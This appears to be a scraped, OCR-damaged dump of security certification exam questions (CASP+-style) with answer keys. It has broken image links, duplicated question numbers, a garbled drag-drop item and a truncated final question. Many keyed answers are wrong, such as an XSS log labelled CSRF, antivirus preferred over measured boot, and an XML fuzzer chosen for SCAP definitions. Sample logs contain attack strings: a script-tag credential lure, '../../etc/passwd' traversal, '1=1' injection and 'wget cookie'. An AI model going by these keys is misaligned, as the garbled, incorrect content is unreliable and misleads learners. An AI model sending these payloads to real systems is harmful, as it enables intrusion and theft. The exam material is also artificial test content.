
NEW QUESTION 10
An infrastructure team is at the end of a procurement process and has selected a vendor. As part of the final negotiations, there are a number of outstanding issues, including:
1. Indemnity clauses have identified the maximum liability
2. The data will be hosted and managed outside of the company's geographical location
The number of users accessing the system will be small, and no sensitive data will be hosted in the solution. As the security consultant on the project, which of the following should the project's security consultant recommend as the NEXT step?

A. Develop a security exemption, as it does not meet the security policies
B. Mitigate the risk by asking the vendor to accept the in-country privacy principles
C. Require the solution owner to accept the identified risks and consequences
D. Review the entire procurement process to determine the lessons learned

Answer: C

NEW QUESTION 10
DRAG DROP
A security administrator must configure the database server shown below the comply with the four requirements listed. Drag and drop the appropriate ACL that should be configured on the database server to its corresponding requirement. Answer options may be used once or not at all.






A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 14
Given the following output from a local PC:

```
C:\>ipconfig
Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : comptia.org
 Link-local IPv6 Address..... : fe80::4551:67ba:77a6:62e1%11
 IPv4 Address................ : 172.30.0.28
 Subnet Mask................. : 255.255.0.0
 Default Gateway............. : 172.30.0.5
C:\>
```

Which of the following ACLs on a stateful host-based firewall would allow the PC to serve an intranet website?

A. Allow 172.30.0.28:80 -> ANY
B. Allow 172.30.0.28:80 -> 172.30.0.0/16
C. Allow 172.30.0.28:80 -> 172.30.0.28:443
D. Allow 172.30.0.28:80 -> 172.30.0.28:53

Answer: B

NEW QUESTION 18
A penetration tester has been contracted to conduct a physical assessment of a site. Which of the following is the MOST plausible method of social engineering to be conducted during this engagement?

A. Randomly calling customer employees and posing as a help desk technician requiring user password to resolve issues
B. Posing as a copier service technician and indicating the equipment had “phoned home” to alert the technician for a service call
C. Simulating an illness while at a client location for a sales call and then recovering once listening devices are installed
D. Obtaining fake government credentials and impersonating law enforcement to gain access to a company facility

Answer: A

NEW QUESTION 20
Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.
Network Client: Digitally sign communication Network Server: Digitally sign communication
A storage administrator in a remote location with a legacy storage array, which contains timesensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
C. Mitigate the risk for the remote location by suggesting a move to a cloud service provide
D. Have the remote location request an indefinite risk exception for the use of cloud storage
E. Avoid the risk, leave the settings alone, and decommission the legacy storage device

Answer: A

NEW QUESTION 24
A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization’s users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

A. OTA updates
B. Remote wiping
C. Side loading
D. Sandboxing
E. Containerization
F. Signed applications

Answer: EF

NEW QUESTION 29
A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

A. Vulnerability scanner
B. TPM
C. Host-based firewall
D. File integrity monitor
E. NIPS

Answer: CD

NEW QUESTION 30
An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects

it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents.
The following observations have been identified:
The ICS supplier has specified that any software installed will result in lack of support.
There is no documented trust boundary defined between the SCADA and corporate networks.
Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.
Which of the following capabilities would BEST improve the security position?

A. VNC, router, and HIPS
B. SIEM, VPN, and firewall
C. Proxy, VPN, and WAF
D. IDS, NAC, and log monitoring

Answer: A

NEW QUESTION 33
A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Answer: A

NEW QUESTION 38
An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1"
200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offse
t=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has
occurred, please send your username and password to me@example.com")
</script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

A. SQLi
B. CSRF
C. Brute force
D. XSS
E. TOC/TOU

Answer: B

NEW QUESTION 43
A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

A. Install HIPS
B. Enable DLP
C. Install EDR
D. Install HIDS
E. Enable application blacklisting
F. Improve patch management processes

Answer: BE

NEW QUESTION 48
An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability explogted in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

A. Deploy virtual desktop infrastructure with an OOB management network
B. Employ the use of vTPM with boot attestation
C. Leverage separate physical hardware for sensitive services and data
D. Use a community CSP with independently managed security services
E. Deploy to a private cloud with hosted hypervisors on each physical machine

Answer: AC

NEW QUESTION 49
Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's
evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

A. Documentation of lessons learned
B. Quantitative risk assessment
C. Qualitative assessment of risk
D. Business impact scoring
E. Threat modeling

Answer: B

NEW QUESTION 53
A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Answer: D

NEW QUESTION 54

A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

A. Vulnerability assessment
B. Risk assessment
C. Patch management
D. Device quarantine
E. Incident management

Answer: C

NEW QUESTION 59
A systems administrator at a medical imaging company discovers protected health information (PHI) on a general purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2
B. Immediately encrypt all PHI with AES 256
C. Delete all PHI from the network until the legal department is consulted
D. Consult the legal department to determine legal requirements

Answer: B

NEW QUESTION 64
A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

A. Update and deploy GPOs
B. Configure and use measured boot
C. Strengthen the password complexity requirements
D. Update the antivirus software and definitions

Answer: D

NEW QUESTION 68
One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

A. Blue teaming
B. Phishing simulations
C. Lunch-and-learn
D. Random audits
E. Continuous monitoring
F. Separation of duties

Answer: BE

NEW QUESTION 72
The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
D. major risks identified by the subcommittee merit the prioritized allocation of scare funding to address cybersecurity concerns

Answer: A

NEW QUESTION 74
A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:
The tool needs to be responsive so service teams can query it, and then perform an automated response action.
The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.
The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.
Which of the following need specific attention to meet the requirements listed above? (Choose three.)

A. Scalability
B. Latency
C. Availability
D. Usability
E. Recoverability
F. Maintainability

Answer: BCE

NEW QUESTION 77
A security consultant is attempting to discover if the company is utilizing databases on client machines to store the customer data.

The consultant reviews the following information:

```
Protocol   Local Address     Foreign Address        Status

TCP        127.0.0.1         172.16.10.101:25       Connection established

TCP        127.0.0.1         172.16.20.45:443       Connection established

UDP        127.0.0.1         172.16.20.80:53        Waiting listening

TCP        172.16.10.10:1433 172.16.10.34           Connection established
```

Which of the following commands would have provided this output?

A. arp -s
B. netstat -a
C. ifconfig -arp
D. sqlmap -w

Answer: B

NEW QUESTION 82
Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

A. Transfer
B. Mitigate
C. Accept
D. Avoid
E. Reject

Answer: B

NEW QUESTION 86
An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

A. Black box testing
B. Gray box testing
C. Code review
D. Social engineering
E. Vulnerability assessment
F. Pivoting
G. Self-assessment
H. White teaming
I. External auditing

Answer: AEF

NEW QUESTION 91
A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.

VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

A. VLAN201, VLAN202, VLAN400
B. VLAN201, VLAN202, VLAN700
C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
D. VLAN400, VLAN680, VLAN700

Answer: D

NEW QUESTION 93
A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

A. SPF
B. S/MIME
C. TLS
D. DKIM

Answer: D

NEW QUESTION 98
Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

Answer: C

NEW QUESTION 103
Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

A. Business partnership agreement
B. Memorandum of understanding
C. Service-level agreement
D. Interconnection security agreement

Answer: D

NEW QUESTION 104
A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

A. Application whitelisting
B. NX/XN bit
C. ASLR
D. TrustZone
E. SCP

Answer: B

NEW QUESTION 109
An engineer maintains a corporate-owned mobility infrastructure, and the organization requires that all web browsing using corporate-owned resources be monitored. Which of the following would allow the organization to meet its requirement? (Choose two.)

A. Exempt mobile devices from the requirement, as this will lead to privacy violations
B. Configure the devices to use an always-on IPSec VPN
C. Configure all management traffic to be tunneled into the enterprise via TLS
D. Implement a VDI solution and deploy supporting client apps to devices
E. Restrict application permissions to establish only HTTPS connections outside of the enterprise boundary

Answer: BE

NEW QUESTION 114
A security controls assessor intends to perform a holistic configuration compliance test of networked assets. The assessor has been handed a package of definitions provided in XML format, and many of the files have two common tags within them: "<object object_ref=… />" and "<state state_ref=… />". Which of the following tools BEST supports the use of these definitions?

A. HTTP interceptor
B. Static code analyzer
C. SCAP scanner
D. XML fuzzer

Answer: D

NEW QUESTION 118
Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives

D. Tabletop exercise

Answer: A

NEW QUESTION 119
A deployment manager is working with a software development group to assess the security of a new version of the organization's internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

A. Static code analysis in the IDE environment
B. Penetration testing of the UAT environment
C. Vulnerability scanning of the production environment
D. Penetration testing of the production environment
E. Peer review prior to unit testing

Answer: C

NEW QUESTION 122
A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (?IO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

A. Multi-tenancy SaaS
B. Hybrid IaaS
C. Single-tenancy PaaS
D. Community IaaS

Answer: C

NEW QUESTION 123
An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources.
Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

A. Isolate the systems on their own network
B. Install a firewall and IDS between systems and the LAN
C. Employ own stratum-0 and stratum-1 NTP servers
D. Upgrade the software on critical systems
E. Configure the systems to use government-hosted NTP servers

Answer: BE

NEW QUESTION 126
A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
B. Scan the website through an interception proxy and identify areas for the code injection
C. Scan the site with a port scanner to identify vulnerable services running on the web server
D. Use network enumeration tools to identify if the server is running behind a load balancer

Answer: C

NEW QUESTION 130
A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:

Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../etc/passwd
Monday 10:01:03	10.14.34.55	ddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	lllll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

A. SQL injection
B. XSS scanning
C. Fuzzing
D. Brute forcing

Answer: A

NEW QUESTION 134
A company's existing forward proxies support software-based TLS decryption, but are currently at 60% load just dealing with AV scanning and content analysis for HTTP traffic. More than 70% outbound web traffic is currently encrypted. The switching and routing network infrastructure precludes adding capacity, preventing the installation of a dedicated TLS decryption system. The network firewall infrastructure is currently at 30% load and has software decryption modules that can be activated by purchasing additional license keys. An existing project is rolling out agent updates to end-user desktops as part of an endpoint security refresh. Which of the following is the BEST way to address these issues and mitigate risks to the organization?

A. Purchase the SSL, decryption license for the firewalls and route traffic back to the proxies for enduser categorization and malware analysis.
B. Roll out application whitelisting to end-user desktops and decommission the existing proxies, freeing up network ports.
C. Use an EDP solution to address the malware issue and accept the diminishing role of the proxy for URL categorization in the short team.
D. Accept the current risk and seek possible funding approval in the next budget cycle to replace the existing proxies with ones with more capacity.

Answer: B

NEW QUESTION 139
A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

A. Gap analysis
B. Benchmarks and baseline results
C. Risk assessment
D. Lessons learned report

Answer: D

NEW QUESTION 144
A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.
If the engineer wants to help ensure some resilience against zero-day vulnerabilities explogted against the VPN implementation, which of the following decisions would BEST support this objective?

A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

Answer: D

NEW QUESTION 148
The legal department has required that all traffic to and from a company's cloud-based word processing and email system is logged. To meet this requirement, the Chief Information Security Officer (CISO) has implemented a next-generation firewall to perform inspection of the secure traffic and has decided to use a cloud-based log aggregation solution for all traffic that is logged. Which of the following presents a long-term risk to user privacy in this scenario?

A. Confidential or sensitive documents are inspected by the firewall before being logged.
B. Latency when viewing videos and other online content may increase.
C. Reports generated from the firewall will take longer to produce due to more information from inspected traffic.
